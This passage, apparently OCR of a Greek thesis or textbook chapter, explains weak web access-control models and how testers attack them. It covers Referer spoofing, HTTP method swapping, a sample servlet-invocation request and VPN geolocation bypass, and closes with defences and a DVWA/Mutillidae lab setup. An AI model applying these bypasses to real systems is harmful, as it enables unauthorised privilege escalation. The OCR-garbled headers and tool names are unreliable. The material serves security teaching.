Εάν ένας εισβολέας μπορεί να χρησιμοποιήσει μια **HEAD** αίτηση για να προσθέσει ένα λογαριασμό διαχειριστή χρήστη , αυτός ή αυτή μπορεί να ζήσει χωρίς να λαμβάνει κάθε σώμα του μηνύματος στην απάντηση . Σε ορισμένες περιπτώσεις , οι πλατφόρμες χειρίζονται τις αιτήσεις που χρησιμοποιούν μη αναγνωρισμένες μεθόδους **HTTP** απλά περνώντας τους στο αίτημα χειριστή **GET**.

"Ανασφαλείς Μέθοδοι ελέγχου πρόσβασης"

Ορισμένες εφαρμογές χρησιμοποιούν ένα θεμελιωδώς ανασφαλές μοντέλο ελέγχου πρόσβασης του οποίου οι αποφάσεις ελέγχου πρόσβασης γίνονται βάσει των παραμέτρων αιτήματος που υποβάλλονται από τον πελάτη , ή άλλες συνθήκες που τελούν υπό τον έλεγχο του εισβολέα .

"Βασική Παράμετρος ελέγχου πρόσβασης"

Σε ορισμένες εκδόσεις του μοντέλου αυτού , η εφαρμογή καθορίζει το ρόλο του χρήστη ή το επίπεδο πρόσβασης κατά τη στιγμή της σύνδεσης και από το σημείο αυτό και μετά μεταδίδει αυτή την πληροφορία μέσω του πελάτη σε μια κρυφή φόρμα πεδίων , ένα cookie , ή μια προκαθορισμένη παράμετρο συμβολοσειράς ερωτήματος.Σε κάθε επόμενη επεξεργασία της αίτησης , η εφαρμογή διαβάζει αυτή τη παράμετρο αιτήματος και αποφασίζει τι πρόσβαση να χορηγήσει ανάλογα με το χρήστη. Οι διευθύνσεις URL θεωρείται από τους απλούς χρήστες ότι περιέχουν μια διαφορετική παράμετρο , ή και καθόλου . Κάθε χρήστης ο οποίος γνωρίζει την παράμετρο που του ανατίθεται από τους διαχειριστές μπορεί απλά να ορίσει το δικό του αίτημα και έτσι να αποκτήσει διοικητικά καθήκοντα . Αυτός ο τύπος ελέγχου πρόσβασης μπορεί μερικές φορές να είναι δύσκολος στην ανίχνευση, χρησιμοποιώντας την εφαρμογή ως ένας υψηλά προνομιακός χρήστης και τον εντοπισμό των αιτήσεων που υποβάλλονται .

"Referer -Based ελέγχοι πρόσβασης"

Σε άλλα μοντέλα ελέγχου πρόσβασης , η εφαρμογή χρησιμοποιεί το HTTP Referer header ως βάση για τη λήψη αποφάσεων ελέγχου πρόσβασης. Για παράδειγμα, μία εφαρμογή μπορεί να ελέγχει αυστηρά την πρόσβαση στο κύριο μενού ενός χρήστη . Αλλά όταν ένας χρήστης κάνει αίτηση για ατομική διοικητική λειτουργία , η εφαρμογή μπορεί απλά να ελέγξει αν το αίτημα αυτό ήταν από τη διοικητική σελίδα του μενού . Θα μπορούσε να υποθέσει κανείς ότι ο χρήστης πρέπει να έχει πρόσβαση σε αυτή τη σελίδα και επομένως έχει τα απαιτούμενα δικαιώματα . Αυτό το μοντέλο είναι δεν είναι ισχυρό, επειδή η κεφαλίδα Παραπομπής είναι εντελώς υπό τον έλεγχο του χρήστη και μπορεί να ρυθμιστεί σε οποιαδήποτε τιμή .

"Location- Based ελέγχοι πρόσβασης"

Πολλές επιχειρήσεις έχουν μια ρυθμιστική ή επιχειρηματική απαίτηση να περιορίσουν την πρόσβαση σε πόρους ανάλογα με τη γεωγραφική θέση του χρήστη . Αυτά δεν περιορίζονται στον τομέα, αλλά περιλαμβάνουν υπηρεσίες ειδήσεων και άλλα . Σε αυτές τις περιπτώσεις, μια εταιρεία μπορεί να χρησιμοποιήσει διάφορες μεθόδους για να εντοπίσει το χρήστη.Οι Location-based έλεγχοι στην πρόσβαση είναι σχετικά εύκολο για έναν εισβολέα να τους παρακάμψει .

Εδώ είναι μερικές μέθοδοι παρακάμψης :

- Χρησιμοποιώντας ένα πληρεξούσιο Ιστού που βασίζεται στην απαιτούμενη θέση
- Χρησιμοποιώντας ένα VPN που τερματίζει στην απαιτούμενη θέση
- Χρησιμοποιώντας μια φορητή συσκευή που υποστηρίζει την περιαγωγή δεδομένων

"Επίθεση έλεγχου πρόσβασης"

Πριν από την έναρξη για να εξετάσει την αίτηση για ανίχνευση τρωτών σημείων , θα πρέπει να εξετάστούν τα αποτελέσματα της εφαρμογής .Θα πρέπει να καταλάβουμε ποια είναι οι πραγματικές ανάγκες της εφαρμογής από την άποψη του ελέγχου πρόσβασης , και ως εκ τούτου, όπου θα είναι πιο καλό να εστιάσει η προσοχή μας .

" Πολυσταδιακές Διεργασίες Δοκιμών "

Η προσέγγιση που περιγράφεται στο προηγούμενο τμήμα (η σύγκριση της εφαρμογής σε περιεχόμενα κατά την πρόσβαση σε διαφορετικά περιβάλλοντα χρήστη) είναι αναποτελεσματική κατά τη δοκιμή κάποιων μεθόδων πολλών φάσεων . Εδώ , για να εκτελέσει κάποιος μια ενέργεια , ο χρήστης συνήθως πρέπει να κάνει επανειλημμένα αιτήματα στη σωστή σειρά , με την οικοδόμηση κάποιας κατάστασης σχετικής με τις ενέργειες του χρήστη.

Αυτό μπορεί να περιλαμβάνει διάφορα στάδια, συμπεριλαμβανομένης της φόρτωσης τη φόρμα για να προσθέσουμε ένα χρήστη , την υποβολή του εντύπου με τα στοιχεία του νέου χρήστη , εξετάζοντας αυτά τα στοιχεία. Σε ορισμένες περιπτώσεις , η εφαρμογή μπορεί να προστατεύσει την πρόσβαση στην αρχική της μορφή , αλλά αποτυγχάνει να προστατεύσει τη σελίδα που χειρίζεται την υποβολή της φόρμας ή τη σελίδα εμπιστοσύνης. Η συνολική διαδικασία μπορεί να περιλαμβάνει πολυάριθμα αιτήματα , συμπεριλαμβανομένων ανακατευθύνσεων, με παραμέτρους που υποβάλλονται σε προηγούμενα στάδια. Κάθε βήμα αυτής της διαδικασίας θα πρέπει να δοκιμάζεται χωριστά , να προσέχει αν εφαρμόζονται οι έλεγχοι πρόσβασης σωστά. Όταν υπάρχουν δοκιμές πολλών φάσεων σε διαφορετικά περιβάλλοντα χρήστη, ορισμένες φορές είναι χρήσιμο να επανεξετάσουμε τις ακολουθίες των αιτήσεων που γίνονται από διαφορετικούς χρήστες side-by-side για τον εντοπισμό λεπτών διαφορών που μπορεί να χρειάζονται περαιτέρω έρευνα. Εάν χρησιμοποιούνται ξεχωριστά προγράμματα περιήγησης για να αποκτήσουμε πρόσβαση στην εφαρμογή , όπως διαφορετικούς χρήστες , μπορούμε να δημιουργήσουμε ένα διαφορετικό listener μεσολάβησης για χρήση από κάθε πρόγραμμα περιήγησης.

"Δοκιμές Περιορισμένης Πρόσβασης"

Αν έχoyme μόνο ένα λογαριασμό χρήστη με το οποίο για να αποκτήσουμε πρόσβαση στην εφαρμογή (ή καθόλου) , η πρόσθετη εργασία πρέπει να γίνει για να δοκιμαστεί η αποτελεσματικότητα της πρόσβασης ελέγχων. Στην πραγματικότητα , για να εκτελέσει μια πλήρη και ολοκληρωμένη εξέταση , περαιτέρω εργασίες πρέπει να να γίνουν σε κάθε περίπτωση . Ελλιπή προστασία της λειτουργικότητας μπορεί να υπάρχει. Για παράδειγμα, ίσως η παλιά λειτουργικότητα δεν έχει αφαιρεθεί , ή η νέα λειτουργικότητα έχει αναπτυχθεί αλλά δεν έχει ακόμη δημοσιευθεί στους χρήστες.

Όταν απαρίθμητούν όλα , θα πρέπει να δοκιμάσουμε ανά χρήστη το διαχωρισμό της πρόσβασης σε πόρους που επιβάλλεται σωστά . Σε κάθε περίπτωση , εφόσον η αίτηση παρέχει στους χρήστες πρόσβαση σε ένα υποσύνολο ενός ευρύτερου εύρος πόρων του ίδιου τύπου (όπως έγγραφα , παραγγελίες , e - mails , και προσωπικά στοιχεία) , μπορεί να υπάρχουν ευκαιρίες για ένα χρήστη να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε άλλες πηγές .

Όταν εντοπίσει μια ευπάθεια ελέγχου πρόσβασης , μια άμεση επίθεση να προσπαθήσει να οδηγήσει σε περαιτέρω κλιμάκωση των προνομίων από συμβιβασμούς από ένα λογαριασμό χρήστη που έχει δικαιώματα διαχειριστή, μπορούμε να χρησιμοποιήσουμε διάφορα κόλπα για να εντοπίσουμε το λογαριασμό διαχειριστή . Χρησιμοποιώντας ένα στοιχείο ελέγχου πρόσβασης με εκείνο που περιγράφεται , μπορούν να συλλεκτούν εκατοντάδες διαπιστευτήρια χρήστη. Ωστόσο , όταν οι λογαριασμοί ταυτοποίησης έχουν διαδοχικά αριθμητικά ID , είναι σύνηθες να αποδίδονται χαμηλότεροι αριθμοί λογαριασμού σε διαχειριστές.

Εάν αυτή η προσέγγιση αποτύχει,μια αποτελεσματική μέθοδος είναι να βρεθεί μια λειτουργία μέσα από την εφαρμογή , όπου η πρόσβαση είναι σωστή και να διαχωρίζονται οριζόντια , όπως η κεντρική σελίδα που παρουσιάζεται σε κάθε χρήστη .

"Δοκιμές άμεσης πρόσβασης στις Μεθόδους"

Όταν μια εφαρμογή χρησιμοποιεί τις αιτήσεις που δίνουν άμεση πρόσβαση σε server-side API μεθόδους , οι ελέγχου πρόσβασης ταυτοποίούν τα στοιχεία χρησιμοποιώντας τη μεθοδολογία που έχει ήδη περιγραφεί. Ωστόσο , θα πρέπει επίσης να δοκιμαστεί αν πρόσθετα API μπορεί να μην προστατεύονται σωστά .

Για παράδειγμα, σε ένα servlet μπορεί να γίνει επίκληση χρησιμοποιώντας το ακόλουθο αίτημα :

POST / svc HTTP/1.1
Accept- Encoding: gzip , deflation
Organizer : wahh - app
Content - Length : 37
servlet = com.ibm.ws.webcontainer.httpsession.IBMTrackerDebug

Δεδομένου ότι αυτό είναι ένα πολύ γνωστό servlet , ίσως μπορούμε να έχουμε πρόσβαση σε άλλα servlets και να εκτελούν μη εξουσιοδοτημένες ενέργειες .

"Περιορισμοί δοκιμών στις μεθόδους HTTP"

Αν και δεν μπορεί να υπάρχει ένα έτοιμο μέσο ανίχνευσης αν μια εφαρμογή ελέγχου πρόσβασης κάνει χρήση των ελέγχων στο επίπεδο της πλατφόρμας πάνω από HTTP μεθόδους , θα μπορεί να πάρει με μερικά απλά βήματα να εντοπίσει τυχόν αδυναμίες .

ΒΗΜΑΤΑ

1 . Χρησιμοποιώντας ένα υψηλά προνομιούχο λογαριασμό ,να εντοπίσει κάποια προνομιακή αίτηση που εκτέλεί ευαίσθητες ενέργειες , όπως τη προσθήκη ενός νέου χρήστη ή αλλαγή ρόλου ασφαλείας χρήστη.
2 . Χρησιμοποιώντας υψηλά προνομιούχο λογαριασμό για να καθορίσει αν η αίτηση εξακολουθεί να πραγματοποιεί την απαιτούμενη δράση και εάν η HTTP μέθοδος είναι τροποποιημένη ,με δοκιμή των ακόλουθωνμεθόδων HTTP :

- **POST**
- **GET**
- **HEAD**
- **Μια αυθαίρετη μέθοδο HTTP**

3 . Εάν η αίτηση καλύπτει τα αιτήματα που χρησιμοποιούν διαφορετικές μεθόδους HTTP από την αρχική μέθοδο ,καλό θα είναι να ελένξουμε τα στοιχεία ελέγχου πρόσβασης σε αυτά τα αιτήματα , χρησιμοποιώντας τυποποιημένη μεθοδολογία που έχει ήδη περιγραφεί , χρησιμοποιώντας τους λογαριασμούς με τα χαμηλότερα προνόμια .

"Εξασφάλιση Έλεγχων πρόσβασης"

Οι Έλεγχοι πρόσβασης είναι ένας από τους ευκολότερους τομείς της ασφάλειας των διαδικτυακών εφαρμογών για την κατανόηση, αν και θα πρέπει να εφαρμόζεται με προσοχή, και να υπάρχει λεπτομερή μεθοδολογία κατά την εφαρμογή τους . Κατ 'αρχάς , θα πρέπει να αποφευχθούν πολλές προφανείς παγίδες . Αυτά προκύπτουν συνήθως από άγνοια για τις βασικές απαιτήσεις του ελέγχου αποτελεσματικής πρόσβασης .Οι χρήστες καλό θα είναι να κάνουν τα παρακάτω για να διασφαλήσουν την ασφάλεια της εφαρμογής :

- Να μην δίνεται βάση στην άγνοια των χρηστών των URLs της εφαρμογής ή ταυτοποίησης που χρησιμοποιούνται για να καθορίσουν τους πόρους εφαρμογής , όπως αριθμούς λογαριασμών και εγγράφων ταυτότητας.
- Να μην υπάρχει εμπιστοσύνη στις παραμέτρους χρήστη που υποβάλλονται για να δηλώσουν τα δικαιώματα πρόσβασης.
- Να μην εμπιστευόμαστε το χρήστη ότι δεν θα παρέμβει σε όλα τα δεδομένα που μεταδίδονται μέσω του πελάτης . Αν κάποια δεδομένα χρήστη που υποβλήθηκαν και στη συνέχεια, μεταδίδεται μέσω του πελάτη , να μην βασίζονται στην αναμεταδιδόμενα αξία χωρίς κάποια επανεπικύρωση . Το ακόλουθο αποτελεί μια προσέγγιση της βέλτιστης πρακτικής για την εφαρμογή αποτελεσματικών ελέγχων στην πρόσβαση σε εφαρμογές web :
- Να υπάρχει ρητή αξιολόγηση και τεκμηρίωση των απαιτήσεων ελέγχου πρόσβασης για κάθε μονάδα λειτουργικότητας της εφαρμογής . Αυτό θα πρέπει να περιλαμβάνει πόσο μπορεί να χρησιμοποιήσει νόμιμα τη λειτουργία της και ποιοι είναι οι μεμονωμένοι πόροι των χρηστών που μπορούν να έχουν πρόσβαση μέσω της λειτουργίας αυτης .
- Για ιδιαίτερα ευαίσθητες λειτουργίες , όπως η διοικητική σελίδα, μπορεί να περιορίστει περαιτέρω η πρόσβαση από τη διεύθυνση IP για να εξασφαλίστεί ότι μόνο οι χρήστες από του δικτύου μπορούν να έχουν πρόσβαση στη λειτουργικότητα , ανεξάρτητα από την login κατάσταση .
- Αν το στατικό περιεχόμενο , πρέπει να προστατεύεται , υπάρχουν δύο μέθοδοι για την παροχή ελέγχου πρόσβασης . Πρώτον ,τα στατικά αρχεία μπορούν να προσεγγιστούν έμμεσα με το πέρασμα ένός ονόματος αρχείου σε μια δυναμική σελίδα server-side που υλοποιεί σχετικούς πρόσβασης ελέγχους λογικής . Δεύτερον , άμεση πρόσβαση σε στατικά αρχεία ,που μπορούν να ελεγχθούν με τη χρήση HTTP ταυτότητας ή άλλων χαρακτηριστικών του server τησεφαρμογή για να λάβει το εισερχόμενο αίτημα και να ελέγξει τα δικαιώματα του πόρου πριν από τη χορήγηση της πρόσβασης .
- Σύνδεση σε κάθε περίπτωση όπου η πρόσβαση ευαίσθητων δεδομένων ή μια ευαίσθητη δράση εκτελείται . Αυτά τα αρχεία θα επιτρέψουν πιθανές παραβιάσεις ελέγχου πρόσβασης για να ανιχνευθούν και να διερευνηθούν . Οι προγραμματιστές εφαρμογών Web συχνά εφαρμόζουν τις λειτουργίες ελέγχου πρόσβασης σε ένα ένα. Προσθέτουν κώδικα σε μεμονωμένες σελίδες σε περιπτώσεις όπου απαιτείται ελέγχος πρόσβασης , και συχνά οδηγεί στην αποκοπή και επικόλληση του ίδιου κωδικού μεταξύ των σελίδων που θα εφαρμόσουν παρόμοιες απαιτήσεις . Αυτή η προσέγγιση εγκυμονεί έναν εγγενή κίνδυνο στο προκύπτον μηχανισμό ελέγχου πρόσβασης. Πολλές περιπτώσεις παραβλέπονται όπου απαιτούνται έλεγχοι , οι έλεγχοι έχουν σχεδιαστεί για μια περιοχή που δεν μπορεί να λειτουργήσει με προβλεπόμενο τρόπο σε άλλη περιοχή , καθώς και διάφορες τροποποιήσεις που γίνονται αλλού στην αίτηση μπορεί να σπάσουν υφιστάμενους ελέγχους παραβιάζοντας παραδοχές που έγιναν από αυτούς . Σε αντίθεση με αυτή την προσέγγιση, η προηγουμένως περιγραφείσα μέθοδος χρήσης:
- Βελτιώνει τη σαφήνεια των ελέγχων πρόσβασης μέσα από την εφαρμογή , επιτρέποντας σε διαφορετικούς προγραμματιστές να καταλάβουν γρήγορα τους ελέγχους που εφαρμόζονται από άλλους.

- Οι περισσότερες αλλαγές πρέπει να εφαρμόζονται μόνο μια φορά , σε ένα ενιαίο κοινόχρηστο στοιχείο , και δεν χρειάζεται να κοπεί και να επικολληθεί σε πολλαπλές τοποθεσίες .
- Βελτιώνει την προσαρμοστικότητα . Σε περίπτωση που προκύψουν νέες απαιτήσεις ελέγχου πρόσβασης , μπορούν εύκολα να συλλογιστούν μέσα σε ένα υπάρχον API που εφαρμόστηκαν από κάθε σελίδα της εφαρμογής.

"Ένα Προνομιούχο Πολύπλευρο Μοντέλο "

Ζητήματα που αφορούν την πρόσβαση όχι μόνο για την ίδια την εφαρμογή web , αλλά και στις άλλες βαθμίδες της υποδομής που βρίσκονται κάτω από αυτό, η εφαρμογή διακομιστή , η βάση δεδομένων , και το λειτουργικό σύστημα . Η άμυναγια την ασφάλεια συνεπάγεται την εφαρμογή των ελέγχων πρόσβασης σε κάθε ένα από αυτά τα στρώματα για να δημιουργήσει πολλά επίπεδα προστασίας . Αυτό παρέχει μεγαλύτερη ασφάλεια έναντι σε απειλές μη εξουσιοδοτημένης πρόσβασης , διότι εάν ένας επιτιθέμενος καταφέρνει σε συμβιβασμούς σε μία στρώση άμυνας, η επίθεση μπορεί ακόμη να αποκλειστεί από άμυνες και σε ένα άλλο στρώμα . Εκτός από την εφαρμογή αποτελεσματικών ελέγχων πρόσβασης μέσα από την ίδια την εφαρμογή web, όπως ήδη περιγράφηκε , μια πολυστρωματική προσέγγιση μπορεί να εφαρμοστεί με διάφορους τρόπους για να τα συστατικά που διέπουν την εφαρμογή :


- Ο application server μπορεί να χρησιμοποιηθεί για τον έλεγχο της πρόσβασης σε ολόκληρα μονοπάτια URL βάσει των ρόλων των χρηστών που ανιχνεύονται στη βαθμίδα server εφαρμογών .
- Η εφαρμογή μπορεί να χρησιμοποιήσει ένα διαφορετικό λογαριασμό βάσης δεδομένων κατά την άσκηση από τις δράσεις των διαφόρων χρηστών . Για τους χρήστες που θα πρέπει να γίνεται μόνο επερώτηση δεδομένων (όχι ενημέρωση) ,σε ένα λογαριασμό με δικαιώματα μόνο για ανάγνωση θα πρέπει να χρησιμοποιείται .
- Έλεγχος της πρόσβασης σε διαφορετικούς πίνακες της βάσης δεδομένων μπορεί να εφαρμοστεί εντός της ίδιας της βάσης δεδομένων, χρησιμοποιώντας έναν πίνακα προνομίων .
- Οι λογαριασμοί στο λειτουργικό σύστημα που χρησιμοποιούνται για να τρέξουν κάθε συστατικό στην υποδομή μπορεί να περιοριστούν σε λιγότερο ισχυρά προνόμια που η συνιστώσα στην πραγματικότητα απαιτεί . Σε ένα συγκρότημα , η ασφάλεια κρίσιμων εφαρμογών και η πολυεπίπεδη άμυνα αυτού του είδους μπορεί να επινοηθεί με τη βοήθεια ενός πίνακα ορισμού εντός της εφαρμογής και τα διάφορα προνόμια , σε κάθε βαθμίδα θα πρέπει να ανατεθούν σε κάθε ρόλο. Μέσα σε ένα μοντέλο ασφάλειας αυτού του είδους , μπορούμε να δούμε πώς διάφορες έννοιες ελέγχου πρόσβασης μπορούν να εφαρμοστούν :
- Οι έλεγχοι πρόσβασης βάσει ρόλων **(RBAC)** ,περιέχουν διαφορετικά σύνολα από προνόμια , και κάθε χρήστης που ανήκει σε έναν από αυτούς τους ρόλους , χρησιμεύει ως μια συντόμευση για την ανάθεση και την εκτέλεση των διαφόρων προνομίων και είναι απαραίτητη για να βοηθήσει τη διαχείριση του ελέγχου πρόσβασης σε πολύπλοκες εφαρμογές .Η Χρήση ρόλων για την εκτέλεση των προτέρων ελέγχων πρόσβασης σε αιτήματα των χρηστών επιτρέπουν σε πολλά μη εξουσιοδοτημένα αιτήματα να απορριφθούν γρήγορα με ένα ελάχιστο ποσό επεξεργασίας που εκτελείται . Ένα παράδειγμα αυτής της προσέγγισης είναι η προστασία σε διαδρομές URL που συγκεκριμένοι τύποι χρηστών μπορούν να έχουν πρόσβαση .

Κατά το σχεδιασμό των μηχανισμών ελέγχου της πρόσβασης βάσει ρόλου, θα πρέπει να εξισορροπηστει ο αριθμός των ρόλων , έτσι ώστε να παραμείνει ένα χρήσιμο εργαλείο για να βοηθήσει στη διαχείριση των προνομίων εντός της εφαρμογής. Είναι πιθανό ότι σε μεμονωμένους χρήστες θα ανατεθούν προνόμια που δεν είναι απολύτως αναγκαία για τη λειτουργία τους . Εάν οι έλεγχοι στο επίπεδο της πλατφόρμας χρησιμοποιούνται για να περιορίσουν την πρόσβαση σε διαφορετική εφαρμογή ρόλων με βάση τη μέθοδο HTTP και τη διεύθυνση URL , θα πρέπει να σχεδιαστεί με τη χρήση ένα μοντέλου εξιδικευμένου ,και είναι η καλύτερη πρακτική για τους κανόνες ενός firewall. Αυτό θα πρέπει να περιλαμβάνει διάφορους


κανόνες που αναθέτουν ορισμένες μεθόδους HTTP και διευθύνσεις URL σε συγκεκριμένους ρόλους.

Δύο προγράμματα με τα οποία μπορούμε να πραγματοποιήσουμε επιθέσεις σε ελέγχους πρόσβασης χρήστη είναι το **burb suite** και το **fireforce** το οποίο αποτελεί και επέκταση για τον περιηγητή **mozilla firefox** . Ένα παράδειγμα μιας τέτοιας επίθεσης παρουσιάζεται παρακάτω .

Αρχικά χρειάστηκαν 2 ιστοσελίδες προσωμίωσης για την πραγματοποίηση των επιθέσεων οι οποίες θα είναι ανεβασμένες τοπικά **(localhost)** μέσω του **apache server** που ενεργοποιούμε από το πρόγραμμα **xampp** . Αυτές είναι οι **OWASP mutillidae II** και η **DVWA** .




XAMPP Control Panel




Η σελίδα mutillidae με τη φόρμα εισόδου

